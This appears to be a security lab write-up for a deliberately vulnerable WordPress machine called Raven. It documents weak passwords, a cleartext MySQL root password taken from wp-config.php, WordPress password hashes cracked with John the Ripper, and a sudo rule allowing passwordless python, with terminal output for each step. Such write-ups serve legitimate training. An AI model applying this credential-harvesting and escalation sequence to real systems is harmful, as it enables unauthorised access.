
- The attacker was able to find usernames (michael and steven).

- Once the usernames were found, the attacker was then able to login to Michael's account and find the information for MySQL (username: root and password: R@v3nSecurity).


- Using John the Ripper, an open source cracking tool, the attacker was able to crack the password hash located in MySQL for the user steven.

- With Steven's login credentials the attacker was able to SSH into his account.


Exploitation: Dated Version of WordPress (Screenshots)




```
michael@target1:/var/www/html/wordpress$ cat wp-con
wp-config.php         wp-config-sample.php  wp-content/
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
```



```
-------+------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |          0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |          0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
```



```
root@Kali:~# john hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 differ
Cost 1 (iteration count) is 8192 for a
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost a
Almost done: Processing the remaining
Proceeding with wordlist:/usr/share/jo
Proceeding with incremental:ASCII
pink84          (?)
```




```
$ pwd
/home/steven
$ cd /
$ pwd
/
$ ls
bin   dev  home        lib    lost+found  mnt   proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt   root  sbin  sys  usr  var
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

Exploitation: Weak Password Policy

- Once the attacker located the usernames, they were ables to guess Michael’s password (michael). This allowed the attacker to access the target machine.

